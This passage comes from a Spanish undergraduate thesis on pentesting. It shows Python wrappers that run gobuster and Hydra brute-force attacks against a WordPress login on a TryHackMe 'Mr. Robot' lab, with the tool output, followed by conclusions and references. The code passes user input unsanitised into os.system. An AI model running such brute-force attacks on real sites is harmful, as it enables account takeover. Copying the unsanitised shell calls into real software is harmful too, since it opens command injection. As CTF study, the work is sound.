/blog                 (Status: 301) [Size: 232] [--> http://10.10.3.235/blog/]
/images               (Status: 301) [Size: 234] [--> http://10.10.3.235/images/]
/sitemap              (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 233] [--> http://10.10.3.235/video/]
/admin                (Status: 301) [Size: 233] [--> http://10.10.3.235/admin/]
/wp-content           (Status: 301) [Size: 238] [--> http://10.10.3.235/wp-content/]
/audio                (Status: 301) [Size: 233] [--> http://10.10.3.235/audio/]
/intro                (Status: 200) [Size: 516314]
```

Figura 76

El hecho de que se permita ejecutar este comando con otra lista de palabras seleccionada por el usuario nos permite llevar este script a otras salas, ya que nos podemos encontrar con que la lista pequeña no nos sirve y necesitamos utilizar otra, o que tenemos que iterar sobre una lista de palabras que nos ha sido proporcionada.

5.3.5. Obtención de usuario y contraseña

De la misma manera que en la función anterior, Hydra no tiene ninguna librería que nos permita la ejecución de comandos de la misma manera que Nmap, así que utilizaré otra vez la librería de “os”.

En este apartado he creado dos funciones, una para descubrir el usuario y otra para descubrir la contraseña. Al ser un ataque bastante específico (le tenemos que pasar concretamente el string que tiene que rechazar) no podremos hacerlo muy portátil a otras salas, pero sí que podremos hacer que el usuario especifique la lista de palabras que quiere utilizar.

```python
def username_search(ip):

    import os

    wordlist = input("Specify the worldlist (complete path): ")
    password = input("Enter the password: ")

    command_str = "hydra -L " + wordlist + " -p " + password + " " + ip + \
                  " http-post-form '/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username' -t 30"

    os.system(command_str)
```

Figura 77

Como podemos ver, le pedimos al usuario que nos especifique la ruta completa que hay hasta la lista de palabras que quiere utilizar (en nuestro caso, la lista de palabras que hemos encontrada oculta en la web). Como queremos iterar sobre los usuarios, dejaremos la contraseña estática, por lo que se la pediremos al usuario también. Una vez tenemos los dos parámetros necesarios, creamos un string para añadir todo el comando, además de las variables que hemos solicitado, y lo ejecutamos.

```
Specify the worldlist (complete path): /home/kali/Documents/TFG/noduplicate.dic
Enter the password: admin
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-10 09:08:50
[DATA] max 30 tasks per 1 server, overall 30 tasks, 11452 login tries (l:11452/p:1), ~382 tries per task
[DATA] attacking http-post-form://10.10.3.235:80/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 11422 to do in 06:21h, 30 active
[80][http-post-form] host: 10.10.3.235   login: Elliot   password: admin
```

Figura 78

Como podemos ver, los resultados son los mismos.

```python
def password_search(ip):

    import os

    wordlist = input("Specify the worldlist (complete path): ")
    username = input("Enter the username: ")

    os.system("hydra -l " + username + " -P " + wordlist + " " + ip + " http-post-form "
              "'/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username' -t 30")
```

Figura 79

La segunda función sirve para encontrar la contraseña a partir de un usuario estático. La funcionalidad es la misma que la función anterior, pedimos una ruta completa al diccionario de palabras que quiera utilizar el usuario, pedimos un usuario estático, y ejecutamos el comando.



Figura 80

5.3.6. Informe de reconocimiento

En esta opción del script he creado una función que crea un informe en formato pdf que realiza un informe de reconocimiento sobre la máquina objetivo. Existen dos opciones que afectan a esta función, el modo simple y el modo completo.



Figura 81

Primero de todo, creamos un nuevo fichero al que llamaremos “report.pdf”. En este fichero escribiremos toda la información sobre el reconocimiento.

El modo simple tan sólo muestra un reconocimiento de puertos. La implementación del código ha sido la misma que la función de reconocimiento de puertos completo que he comentado anteriormente, con la diferencia de que ahora, en vez de imprimir por consola, escribimos los resultados al fichero que hemos creado. Debido a que el código es el mismo, no lo mostraré.

El modo completo, además de realizar el escaneo de puertos, realiza un descubrimiento de directorios en la IP objetivo. Esta parte de la función es un poco diferente, pues al sólo poder ejecutar GoBuster mediante la librería “os”, no tendremos los resultados hasta que éste finalice. Para poder exportar los resultados al informe de reporte, he añadido un nuevo parámetro al comando, “-o”, el cual se encarga de crear un documento con el resultado del escaneo. Una vez generado este fichero, al crearse en el mismo directorio donde se ejecuta el script, la función lo lee y lo añade a nuestro reporte.

```
if mode == "complete":

    print("Starting GoBuster report")

    file.write('\n')
    file.write("Directories found with GoBuster:")
    file.write('\n')
    file.write('\n')

    web = 'http://' + ip
    os.system('gobuster dir -u ' + web + ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt '
                                         '-t 100 -q -o gobuster_report.txt')

    gobuster_file = open('gobuster_report.txt', 'r')

    lines = gobuster_file.read()

    for line in lines:
        file.write(line)
        # file.write('\n')

    print("GoBuster report finished")
```

Figura 82

Para visualizar el resultado de esta función, simplemente tendremos que abrir el pdf generado y analizar qué información nos puede resultar útil.

Para ejecutar el script, tendremos que llamar a la función pasándole la IP objetivo:

```
main_function("10.10.177.190")
```

Figura 83

6. CONCLUSIONES

Tras finalizar el trabajo, se han conseguido todos los objetivos propuestos en un inicio, ya que se ha conseguido implementar un script que ayude al usuario que lo utilice a resolver ciertas partes de un CTF sin la necesidad de memorizar todos los comandos.

Por una parte, se ha logrado obtener una vista general sobre la ciberseguridad de hoy en día, y se ha podido comprender gracias a los números y estadísticas mostradas por qué es necesaria, por qué lo será en un futuro y cómo afecta una prueba de penetración a mantener la seguridad dentro de una empresa. Además, se ha conseguido dar una explicación de qué es un pentest y una CTF de una manera entendible para alguien que desconoce estos términos.

En lo referente a la parte práctica, se ha resuelto satisfactoriamente la resolución de la sala de CTF, además de dar una explicación clara de lo que hace cada comando utilizado y los resultados que se obtienen. Además, se han comentados ciertos problemas que se han encontrado resolviendo la sala, como, por ejemplo, el resultado incorrecto al utilizar John the Ripper para crackear un hash y las alternativas que se han utilizado. También se ha implementado con éxito el script planteado como objetivo del trabajo. Se ha conseguido desarrollar un algoritmo que se

puede tener constantemente abierto durante la resolución de cualquier sala, además de permitir la ausencia del usuario durante la ejecución de éste, sabiendo que a la vuelta va a tener una lista de resultados, como se ve con la función de crear un reporte de reconocimiento, que se puede ejecutar y estar desarrollando cualquier otra actividad mientras ésta acaba.

Se ha conseguido desarrollar las funciones implementadas con la máxima generalidad posible, de manera que se pueda llevar este script a otras salas que se resuelvan en el futuro. Esto se ha conseguido implementando las funciones añadiendo variables asignadas por el usuario en todas las partes de los comandos donde se sabe que variará el valor introducido entre diferentes salas, como, por ejemplo, la IP o la lista de palabras. También se ha intentado añadir un control de errores en todas las partes del script, de manera que, en caso de error de introducción de valor por parte del usuario, el algoritmo pueda seguir ejecutándose.

Como resultado negativo, puedo decir que me ha faltado tiempo para realizar otra sala de CTF, es decir, haber resuelto dos salas y no sólo una, de manera que se podría haber incluido en el script más ataques y habría quedado más completo. Esta falta de tiempo se ha tenido en cuenta a la hora de la implementación del script, ya que la estructura de éste está preparada para incluir nuevos ataques teniendo que modificar el código lo menos posible. También se podría haber explicado otras maneras de resolver la sala u otras herramientas que sustituyen a las actuales, aunque se ha intentado utilizar las mejores o más optimas.

Otro problema que se presenta en la implementación del script es la cantidad de tiempo que se necesita para ejecutar ciertos ataques si se configura mal la máquina virtual. Al ser todos los ataques mediante fuerza bruta, una mala asignación de recursos puede resultar en tener que esperar cerca de una hora por ataque. Por este motivo se ha hecho tanto énfasis en la correcta configuración de la máquina.

En general, aunque considere que se hubiese necesitado más tiempos para poder mostrar más ataques dentro del script, mi conclusión es que estoy satisfecho con el trabajo realizado, ya que el objetivo principal para mí era aprender el máximo posible sobre este campo y poder aplicar todos los conocimientos en mi formación futura como pentester, además de haber conseguido un script que cumple con los objetivos propuestos.

6.1. Ampliaciones y trabajo futuro

Como he comentado varias veces, la estructura del script está preparada para poder tener más ataques en un futuro. La idea es ir resolviendo salas durante mi formación personal como pentester e ir añadiendo los ataques realizados, de manera que pueda utilizar este script como mi herramienta personal. Además de ahorrarme tiempo, también me ayudará a no tener que memorizarme todos los ataques que se aplicar, ya que aprenderse exactamente todos los comandos es inviable, y me ahorraría el tiempo de tener que buscarlos en internet.

Además, se puede pulir el menú del script, clasificando todos los ataques en submenús y dejarlo organizado. Ahora mismo no hace falta, ya que hay pocos ataques, pero si el script sigue creciendo esta ampliación me ahorrará mucho tiempo.

También se puede añadir una especie de “wiki” para ayudarme a recordar todos los escenarios donde me ha sido útil cada ataque, de manera que pueda asociar situaciones en las salas con eventos pasados y ahorrar aún más tiempo.

Si llevo a cabo todas estas ampliaciones, podría llegar a convertir este trabajo en una herramienta pública, de manera que todo aquel que quiera aprender sobre pentesting pueda utilizarla.

7. Bibliografía y webgrafía

7.1. Referencias

[1] Ministerio del interior, Gobierno de España, "Estudio sobre la cibercriminalidad en España 2020", disponible en: http://www.interior.gob.es/documents/10180/11389243/Estudio+sobre+la+Cibercriminalidad+en+Espa%C3%B1a+2020.pdf/ed85b525-e67d-4058-9957-ea99ca9813c3 , último acceso: 31/05/2022 [1]

[2] Tessian, "Must-Know Phishing Statistics: Updated 2022", disponible en: https://www.tessian.com/blog/phishing-statistics-2020/, último acceso: 31/05/2022 [2]

[3] Cybercrime Magazine, "2022 Cybersecurity Almanac: 100 facts, Figures, Predictions And Statistics", disponible en: https://cybersecurityventures.com/cybersecurity-almanac-2022/ , último acceso: 31/05/2022 [3]

[4] IBM, "Cost of a Data Breach Report 2021", disponible en: https://www.ibm.com/downloads/cas/OJDVQGRY , último acceso: 31/05/2022 [4]

[5] Cobalt, "Top Cybersecurity Statistics for 2022", disponible en: https://www.cobalt.io/blog/top-cybersecurity-statistics-for-2022, último acceso: 31/05/2022 [5]

[6] IT Reseller, "El 82% de las grandes empresas ha aumentado su gasto en ciberseguridad", disponible en: https://www.itreseller.es/seguridad/2022/02/el-82-de-las-grandes-empresas-ha-aumentado-su-gasto-en-ciberseguridad#:~:text=En%20cuanto%20al%20gasto%20en,270%20de%20media%20por%20empresa, último acceso: 31/05/2022 [6]

[7] Oxford dictionary, "Hacker definition", disponible en: https://www.oed.com/ , último acceso: 31/05/2022 [7]

[8] RAE, "Definición de hacker", disponible en: https://dle.rae.es/j%C3%A1quer#TLIznqw , último acceso: 31/05/2022 [8]

[9] National Cyber Security Center UK, "Pentesting search", disponible en: https://www.ncsc.gov.uk/search?q=pentesting , último acceso: 01/06/2022 [9]

[10] Wikipedia, "Payment Card Industry Data Security Standard", disponible en: https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard , último acceso: 01/06/2022 [10]

[11] NIST, "SP 800-53 Rev. 5", disponible en: https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final , último acceso: 01/06/2022 [11]

[12] DragonJAR, “OSSTMM, Manual de la Metodología Abierta de Testeo de Seguridad”, disponible en: https://www.dragonjar.org/osstmm-manual-de-la-metodologia-abierta-de-testeo-de-seguridad.xhtml , último acceso: 01/06/2022 [12]

[13] PTES, disponible en: http://www.pentest-standard.org/index.php/Main_Page , último acceso: 01/06/2022 [13]

[14] NIST, “NIST SP 800-115”, disponible en: https://www.nist.gov/privacy-framework/nist-sp-800-115 , último acceso: 01/06/2022 [14]

[15] Untrusted Network, “Information Systems Security Assessment Framework”, disponible en: https://untrustednetwork.net/files/issaf0.2.1.pdf , último acceso: 02/06/2022 [15]

[16] OWASP, “OWASP Web Security Testing Guide”, disponible en: https://owasp.org/www-project-web-security-testing-guide/ , último acceso: 02/06/2022 [16]

[17] Virtualbox, disponible en: https://www.virtualbox.org/wiki/Downloads, último acceso: 26/03/2022 [17]

[18] Kali Linux, disponible en: https://www.kali.org/get-kali/#kali-virtual-machines, último acceso: 26/03/2022 [18]

[19] TryHackMe, disponible en: https://tryhackme.com/, último acceso: 11/06/2022 [19]

[20] Sala Mr. Robot TryHackMe, disponible en: https://tryhackme.com/room/mrrobot, último acceso: 11/06/2022 [20]

[21] Github, “php reverse shell”, disponible en: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php , último acceso: 20/03/2022 [21]

[22] Desencriptador online, disponible en: https://crackstation.net/ , último acceso: 25/03/2022 [22]

7.2. Bibliografía de soporte

[] Wikipedia, “Hacker”, disponible en: https://es.wikipedia.org/wiki/Hacker#Historia, último acceso: 02/06/2022 []

[] Xataka, “Breve historia del hacker: ¿héroes o villanos?, disponible en: https://www.xataka.com/n/breve-historia-hacker-heroes-villanos, último acceso: 02/06/2022 []

[] Kaspersky, “Black hat, White hat, and Gray hat hackers – Definition and Explanation”, disponible en: https://www.kaspersky.com/resource-center/definitions/hacker-hat-types, último acceso: 02/06/2022 []

[] Wikipedia, “Penetration test”, disponible en: https://en.wikipedia.org/wiki/Penetration_test, último acceso: 02/06/2022 []

[] Purplesec, “How To Perform A Successful Network Penetration Test”, disponible en: https://purplesec.us/network-penetration-test/#:~:text=Web%20Application-

,What%20Is%20A%20Network%20Penetration%20Test%3F,%2C%20or%20lack%20of%2C%20responses, último acceso: 02/06/2022 []

[] Kaspersky, "Ingeniería social: definición", disponible en: https://www.kaspersky.es/resource-center/definitions/what-is-social-engineering, último acceso: 02/06/2022 []

[] Red Seguridad, "Qué es el <<dumpster diving>> y cómo prevenir este ataque", disponible en: https://www.redseguridad.com/actualidad/cibercrimen/que-es-el-dumpster-diving-y-como-prevenir-este-ataque_20210721.html, último acceso: 03/06/2022 []

[] Mailfence, "Ingeniería social: ¿Qué es el Tailgating (o <<ir a rebufo>>)?", disponible en: https://blog.mailfence.com/es/que-es-el-tailgating/, último acceso: 03/06/2022 []

[] BBVA, "'Phishing', 'vishing', 'smishing', ¿qué son y cómo protegerse de estas amenazas?", disponible en: https://www.bbva.com/es/phishing-vishing-smishing-que-son-y-como-protegerse-de-estas-amenazas/, último acceso: 03/06/2022 []

[] Be Hacker Pro, "¿Qué es CTF (Capture the Flag)?", disponible en: https://behackerpro.medium.com/qu%C3%A9-es-ctf-capture-the-flag-39a979171113, último acceso: 03/06/2022 []

[] Sothis, "CTF: Aprende <<hacking>> jugando", disponible en: https://www.sothis.tech/capture-the-flag-aprende-hacking-jugando/, último acceso: 03/06/2022 []

[] Macrosec, "Linux Privilege Escalation Techniques via SUIDs", disponible en: https://macrosec.tech/index.php/2021/06/08/linux-privilege-escalation-techniques-using-suid/, último acceso: 08/05/2022 []

[] Study Tonight, "Using the Nmap Port Scanner with Python", disponible en: https://www.studytonight.com/network-programming-in-python/integrating-port-scanner-with-nmap , último acceso: 14/05/2022 []